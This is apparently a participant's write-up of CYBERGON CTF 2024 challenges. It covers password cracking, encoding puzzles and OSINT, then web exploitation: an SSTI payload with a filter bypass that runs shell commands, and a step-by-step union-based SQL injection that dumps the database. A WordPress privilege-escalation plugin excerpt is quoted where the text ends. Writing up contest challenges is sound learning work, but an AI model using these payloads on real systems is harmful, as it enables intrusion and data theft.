Triple_Quiz.rar:$rar5$16$b1df8abd1150145862c22f8ad28a94c9$15$5a1a8000735e491c6c9112a8374
e88df$8$c520f4bb9d9dd0c0

(kali㉿kali:[~/Desktop/ctf/cybergon/triple_Quiz]
$ john --show hash.txt
Triple_Quiz.rar:ICEMAN

1 password hash cracked, 0 left

(kali㉿kali:[~/Desktop/ctf/cybergon/triple_Quiz]
$ )
```

morsecode.world/international/decoder/audio-decoder-adaptive.html

International Morse Decoders

Use the microphone: Or analyse an audio file containing Morse code:

Filename: "Triple Quiz.wav"

6 666 777 7777 33 9 444 8 44 8 66 444 66 33

WPM 20	Farnsworth WPM 20	Frequency (Hz) 375	Minimum volume -60	Maximum volume -30	Volume threshold 200
<input type="checkbox"/> Manual	<input type="checkbox"/> Manual				

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'random'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

dcode's analyzer suggests to investigate:

⚠ Warning The text has a short length, this can affect the quantity and reliability of the results (see FAQ)

Multi-tap Phone (SMS)	██████
ISBN Book Code	███
Base 58	█
Base62 Encoding	█
Hexadecimal (Base 16)	█
ASCII Code	█
Octal System (Base 8)	█
XOR Cipher	█
Huffman Coding	█
LZW Compression	█
Circular Bit Shift	█
Substitution Cipher	█
EBCDIC Encoding	█
Shift Cipher	█
RC4 Cipher	█
Homophonic Cipher	█
T9 (Text Message)	█

#17

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE [?](#)
6 666 777 7777 33 9 444 8 44 8 66 444 66 33

★ CLUES/KEYWORDS (IF ANY)

See also: Frequency Analysis – Index of Coincidence
SYMBOLS IDENTIFIER
► Go to: Symbols Cipher List

PATH TO SUCCESS [LEARN MORE](#)

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'boolean'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

MORSEWITHTNINE

MULTI-TAP PHONE (SMS)
Communication System · Telecom · Multi-tap Phone (SMS)

MULTI-TAP DECODER/TRANSLATOR

T9 vs MULTITAP CONFUSION

Multitap ABC should not be confused with T9 predictive text. 'DCODE' is written 3222666333' in Multitap and 32633' in T9.

► Go to: T9 (Text Message)

★ MULTI-TAP MOBILE PHONE CIPHERTEXT [?](#)
6 666 777 7777 33 9 444 8 44 8 66 444 66 33

★ DICTIONARY [?](#) ENGLISH dCode Dictionary (full - all words)

★ BRUTEFORCE ALL POSSIBILITIES [?](#)

See also: T9 (Text Message)

Flag: CYBERGON_CTF2024{MORSEWITHTNINE}

Rules

The screenshot shows a challenge interface. At the top left is a button labeled "Challenge". To its right is the text "69 Solves". In the top right corner is a close button (an "X"). The main title "Rules" is centered above a numerical value "50". Below the title, there is a question: "Did you read our CTF's rules ? Are the rules are same ?" followed by the instruction "Flags are separated by 3 different places.". A flag text "CYBERGON_CTF2024{xxxx_xxxx_xxxxx}" is displayed. The author is listed as "Author - iamkfromburma". At the bottom are two buttons: "Flag" on the left and "Submit" on the right.

I found the first part of the flag at discord channel.

The screenshot shows a Discord channel named "#rules". The channel has a dark theme. A message from a user named "iamkfromburma" is displayed, starting with "Welcome to #rules!". The message continues with: "This is the start of the #rules channel. 46-6c-61-67-20-50-61-72-74-31-20-3e-20-64-31-73-63-30-72-64-5f". Below the message is the timestamp "November 13, 2024". The message was posted at "11/13/2024 12:17 AM" and is titled "Rules". The message content lists 8 rules, starting with "1) Flags are not to be shared between teams. Any violation will result in both teams being banned from the event." and ending with "8) When registering on the CTF portal, remember to specify your country of origin.". At the bottom of the message are two small icons: a red circle with the number "29" and a blue circle with a person icon.

Hex to ASCII Text String Converter

Enter hex bytes with any prefix / postfix / delimiter and press the *Convert* button
(e.g. 45 78 61 6d 70 6C 65 21):

From

To

Hexadecimal

Text

Open File



Paste hex numbers or drop file

466c6167205061727431203e20643173633072645f

Character encoding

ASCII

Convert

Reset

Swap

Flag Part1 > d1sc0rd_

I found the second part at cybergon ctf rules.

The screenshot shows the CYBERGON_CTF 2024 rules page. At the top, there's a navigation bar with links for Rules, Sponsors, Users, Teams, Scoreboard, and Challenges. Below the navigation, there are eight numbered instructions:

5. Refrain from sharing hints or answers with other participants.
6. If your flag submission doesn't work despite being correct, please contact the admin team.
7. Report any technical issues to the admin team immediately.
8. When registering on the CTF portal, remember to specify your country of origin.

Below the instructions, there's a text input field containing "Flag Part2 > _p0rt4l".

Prizes

International Teams

1. First Team - Gold Coin + TBD
2. Second Team - Silver Coin + TBD
3. Third Team - Bronze Coin + TBD

Local Teams (Myanmar)

1. First Team - TBD
2. Second Team - TBD
3. Third Team - TBD

I found the third part of the flag at <https://cybergonmyanmar.com/blog/detail/14>

News

Share on social media

[Share on Facebook](#) [Share on LinkedIn](#)

Rules

- Flags are not to be shared between teams. Any violation will result in both teams being banned from the event.
- Attacking event infrastructure is strictly prohibited.
- Brute-forcing answers is not allowed. Please follow the flag format: CYBERGON_CTF2024{Flag_Part3 > _w3b}.
- Writeups should only be published after the event concludes.
- Refrain from sharing hints or answers with other participants.
- If your flag submission doesn't work despite being correct, please contact the admin team.
- Report any technical issues to the admin team immediately.
- When registering on the CTF portal, remember to specify your country of origin.

Flag: CYBERGON_CTF2024{d1sc0rd_p0rt4l_w3b}

Favourite Menu & Restaurant

Challenge 5 Solves X

Favorite Menu & Restaurant


100

Although I always play CTFs in the weekend, I don't have a chance to update new upcoming event in my list. But, I only need cybergon's ... , they already have one. There will be some password protected zip file. If you cannot crack, you will need to find out the zip password (City_Country) that is belonged to the stolen boat by using some osint. Please write menu and name like the given format.

CYBERGON_CTF2024{Favorite Menu_Restaurant Name}.

Author - iamkfromburma

- By performing an OSINT, we came up with an interesting link on social media.



- On the google calendar, we found hex strings which are interesting.

CYBERGON CTF_2024

November 30 – December 2, 2024

<https://cybergon.ctfd.io/>

68 74 74 70 73 3a 2f 2f 74 69 6e 79 75 72 6c 2e 63 6f 6d
2f 62 64 64 65 74 6d 78 68


- Using Cyberchef to decode it, I got a link.

The screenshot shows a hex editor interface. In the 'Input' pane, there is a single line of hex data: 68 74 74 70 73 3a 2f 2f 74 69 6e 79 75 72 6c 2e 63 6f 6d 2f 62 64 64 65 74 6d 78 68. Above this line, the status bar indicates: start: 0 end: 83 length: 83 lines: 1. In the 'Output' pane, the resulting URL is displayed: <https://tinyurl.com/bddetmxh>. Above the output line, the status bar indicates: start: 0 time: 3ms end: 28 length: 28 lines: 1.

- This link will redirect us to google drive which contains a compressed file.

Misc_Hard.rar 1 item			
Name	Last modified	File size	
Hard	-	4 MB	


- After download and decompress it, we got two files including, jpeg and zip files. According to the clue given on the challenge description, we knew that the password of the zip file formatted as **City_Country** based on the given picture that is **boat.jpg**.



- Looking at the Boat picture it seems like it is in france. Let's performed a reverse image.



- After taking some times navigating on the result of reverse image, I got this information helpful which is <https://stolenboats.info/en/theft/2856>
- Therefore, the password for this file is **La Rochelle_France**
- We got a Ghost Sound.wav which can be then convert to spectrogram.




- Using these words on what3words



Flag: CYBERGON_CTF2024{Beef Soup_Heng Chun Seng}

Web

Tricky Number



First I download the server.js and read to understand the code. Then I use ChatGPT to get the number.

wrapping it in `BigInt()` can cause the comparison to behave differently.

Approach:

We need to provide `y` in a way that the `BigInt` version of `x` is smaller than the regular integer `y`. This behavior might be triggered by using a very large number close to or at the limits of JavaScript's number range.

Suggested Input:


Try using this input:

```
plaintext
Copy code
y=9007199254740993
```

Why this value?

- 9007199254740993 is just 1 greater than `Number.MAX_SAFE_INTEGER` in JavaScript, which is the largest integer that can be safely represented as a normal number.
- When `parseInt(y)` parses it, it will still treat it as a normal number, but when converted to `BigInt`, the comparison behavior between `BigInt(9007199254740993)` and the number `9007199254740993` might lead to a situation where `x < y`.

Let me know if this triggers the flag!




Flag: CYBERGON_CTF2024{oH_n0t_Th4t_tRiCk3rY}

Greeting


A screenshot of a challenge interface titled "Challenge" with "47 Solves". The challenge title is "Greeting" and the score is "29". The description asks for a proper greeting and provides the flag format: CYBERGON_CTF2024{xxx}. The author is listed as mgthuramoemyint. The URL http://46.250.232.141:5000 is provided. There are two buttons at the bottom: "Flag" and "Submit".

When I open the given url in the browser I found a input box and I try to understand how the challenge work then I start test the possible vulnerability.


A screenshot of a "Welcome to the Greet App" interface. It has a text input field labeled "Enter your name:" containing "{{ 7 *7 }}". Below it is a green "Greet" button.



I found SSTI in the challenge then I try to get RCE using SSTI.



After testing a lot of time on challenge I understand the challenge filter parentheses so I used unicode character to bypass parentheses.



Let's try RCE with bypass encoded payload.

Welcome to the Greet App

Enter your name:

```
als__.builtins__.import__("os").popen("ls").read()
```

Greet

Hello, Dockerfile app.py docker-compose.yml flag.txt requirements.txt !

[Go Back](#)

Bingo!!!

The filter is bypassed, then I readed the flag.txt.

Hello, CYBERGON_CTF2024{H3IL0_fRoM_CyBer_GoN_2024}!

Go Back

Flag: CYBERGON_CTF2024{H3IL0_fRoM_CyBer_GoN_2024}

Hidden One

Challenge 22 Solves X


Hidden One

50

Can you find the hidden one ?
CYBERGON_CTF2024{xxx_xxx_xxx}

Author - iamkfromburma

Flag Submit



In this Challenge, we were tasked with discovering a hidden flag without a direct target URL provided. Initially, we explored the CybergonCTF's url, checking common endpoints like `/robots.txt`, which did not yield useful information. Testing the `/flag` endpoint returned a 404 error, but accessing `/flag.txt` led to a seemingly blank page. By inspecting the page's source code using browser Developer Tools, we found the flag in the hidden span element styled with `color: transparent`.

The screenshot shows a browser window with the URL <https://cybergon.ctfd.io/flag.txt>. The page content is mostly blank. In the developer tools, the 'Inspector' tab is selected. A red box highlights a specific span element within the DOM tree. This span contains the flag text: `CYBERGON_CTF2024{n0w_y0u_f0und_m3}`.

Flag: CYBERGON_CTF2024{n0w_y0u_f0und_m3}

Event

The screenshot shows a challenge interface. The title is 'Event' with ID '108'. The description says: 'Can you find the hidden cybergon event and take the flag.' The flag format is specified as 'Flag Format: CYBERGON_CTF2024{xxx}'. Below this, it says 'Authors:mgthuramoemyint'. A URL is provided: <http://46.250.232.141:5555/>. At the bottom are two buttons: 'Flag' and 'Submit'.

In this challenge, when I opened the given URL in the browser, I found two input boxes. I then tried to understand how the challenge works before starting to test for possible vulnerabilities. I filled in the input fields and submitted a request to search for event data. I suspected that the data was being requested from an SQL database, so I attempted to detect SQL injection vulnerabilities in the parameters.

<http://46.250.232.141:5555/search.php?query=1&date=11/30/2024-12/1/2024>

Then we tried to fix the SQL error by using `#`, but it didn't work on the query. So, we attempted to bypass it using URL encoding. Bypass: `# = %23`.

<http://46.250.232.141:5555/search.php?query=1&date=11/30%23/2024-12/1/2024>

Let's count the columns using (order by). This time, the URL-encoded space `%20` did not work, so we tried using horizontal tab's the URL-encoded value `%09`.

<http://46.250.232.141:5555/search.php?query=1&date=11/30'order%09by%0910%23/2024-12/1/2024>

<http://46.250.232.141:5555/search.php?query=1&date=11/30'order%09by%095%23/2024-12/1/2024>

The screenshot shows a search interface with the URL <http://46.250.232.141:5555/search.php?query=1&date=11/30'order%09by%095%23/2024-12/1/2024>. The title bar includes a lock icon, a refresh icon, and the URL. Below the title bar is a navigation menu with categories like Programming, Learning, RedTeaming, Networking, Resources, Misc, HTB, BinaryExploitation, BlueChallenges, SIEM Splunk, Threat Intel, and a bypass link. The main content area is titled "Search Results" and displays the date "Friday, December 6, 2024". A link "Back to Search" is present. The message "No events found matching your query." is centered.

Ok , we have found the total of 5 Columns.

<http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,2,3,4,5%23/2024-12/1/2024>

The screenshot shows a search interface with the URL <http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,2,3,4,5%23/2024-12/1/2024>. The title bar includes a lock icon, a refresh icon, and the URL. Below the title bar is a navigation menu with categories like Programming, Learning, RedTeaming, Networking, Resources, Misc, HTB, BinaryExploitation, BlueChallenges, SIEM Splunk, Threat Intel, and a Wordpress - HackTricks link. The main content area is titled "Search Results" and displays the date "Friday, December 6, 2024". A link "Back to Search" is present. The results section contains the number "2" in green, followed by three rows of data: "Date: 4" and "Location: 5".

Database dump

[http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,database\(\),3,4,5%23/2024-12/1/2024](http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,database(),3,4,5%23/2024-12/1/2024)

The screenshot shows a search interface with the URL [http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,database\(\),3,4,5%23/2024-12/1/2024](http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,database(),3,4,5%23/2024-12/1/2024). The title bar includes a lock icon, a refresh icon, and the URL. Below the title bar is a navigation menu with categories like Programming, Learning, RedTeaming, Networking, Resources, Misc, HTB, BinaryExploitation, BlueChallenges, SIEM Splunk, Threat Intel, and a Wordpress - HackTricks link. The main content area is titled "Search Results" and displays the date "Friday, December 6, 2024". A link "Back to Search" is present. The results section contains the text "events_db" in green, followed by three rows of data: "Date: 4".

Tables dump

`http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,(SELECT%09GROUP_CONCAT(table_name%09SEPARATOR%090x3a3a)%09FROM%09INFORMATION_SCHEMA.TABLES%09WHERE%09TABLE_SCHEMA=DATABASE()),3,4,5%23/2024-12/1/2024`

The screenshot shows a search results page with the title "Search Results" and the date "Friday, December 6, 2024". Below the title is a link "Back to Search". The main content area displays the results of a query. The first row contains the column names: "cybergon::events". The second row contains the data: "3". The third row contains the column names again: "Date: 4". The fourth row contains the data again: "Location: 5".

cybergon::events
3
Date: 4
Location: 5

Columns dump

`http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,(SELECT%09GROUP_CONCAT(column_name%09SEPARATOR%090x3a3a)%09FROM%09INFORMATION_SCHEMA.COLUMNS%09WHERE%09TABLE_NAME=0x6379626572676f6e),3,4,5%23/2024-12/1/2024`

The screenshot shows a search results page with the title "Search Results" and the date "Friday, December 6, 2024". Below the title is a link "Back to Search". The main content area displays the results of a query. The first row contains the column names: "id::title".

id::title

Data Dump

`http://46.250.232.141:5555/search.php?query=1&date=11/30'%09union%09select%091,(SELECT%09GROUP_CONCAT(id,title%09SEPARATOR%090x3a3a)%09FROM%09events_db.cybergon),3,4,5%23/2024-12/1/2024`

The screenshot shows a search results page from a web browser. The URL is 46.250.232.141:5555/search.php?query=1&date=11/30%09union%09select%091,(SELECT%09GROUP_CONCAT(id,title%09SEPARATOR%090x3a3a)%09FROM%09events_d... The page title is "Search Results". Below it, the date "Friday, December 6, 2024" and a "Back to Search" link are visible. A green box highlights the flag value: **1CYBERGON_CTF2024{Sql_1s_FuN_4nd_E@Sy}**.

Bingo!!! Finally, we have found the flag value from the title column.

Flag: CYBERGON_CTF2024{Sql_1s_FuN_4nd_E@Sy}



Cybergon Blog

The screenshot shows a challenge page for "Cybergon Blog" with 24 solves. The page title is "Cybergon Blog" and the score is 104. The description reads: "We launched a blog where people can read updates from us." Below this, the author is listed as "mgthuramoemyint" and the flag format is given as "Format:CYBERGON_CTF2024{xxxx}". A link to the challenge page is provided: "http://46.250.232.141:8081". There is a "user-profile..." button and two buttons at the bottom: "Flag" and "Submit".

In this challenge, when I opened the given URL in the browser, I found the Flag Page, Sample Page and User registration Page. I then tried to understand how the challenge works before starting to test for possible vulnerabilities. I then went to the Flag Page but did not find any flag data, so I created an account via the User Registration page.

The screenshot shows the "User Registration" page for the "Cybergon Blog". It has fields for "Username" (pwn), "Password" (*****), "Email" (pwn@pvn.com), and an optional "Email" field. There is a "Register" button. At the top, there are links for "Flag", "Sample Page", and "User Registration".

Login with the registered account.



Now my account user role is **subscriber** level, and then I found the role privilege escalation function in the user-profile-enhancer.php plugin source code file.

```

47
48     function dummy_shortcode_function($atts) {
49         return '<p>dummy shortcode output!</p>';
50     }
51
52     add_shortcode('dummy_shortcode', 'dummy_shortcode_function');

53     function display_user_role_in_footer() {
54         if (is_admin() && current_user_can('read')) {
55             $current_user = wp_get_current_user();
56             echo '<p style="text-align:center;">Your Role: ' . esc_html.implode(', ', $current_user->roles) . '</p>';
57         }
58     }
59     add_action('admin_footer', 'display_user_role_in_footer');

60     function custom_profile_update_hook($user_id) {
61         if ($user =>_POST['custom_option']) && is_array($_POST['custom_option']) && in_array('0', $_POST['custom_option'])) {
62             $user = get_user_by('id', $user_id);
63             $user->set_role('contributor');
64         }
65     }
66 }

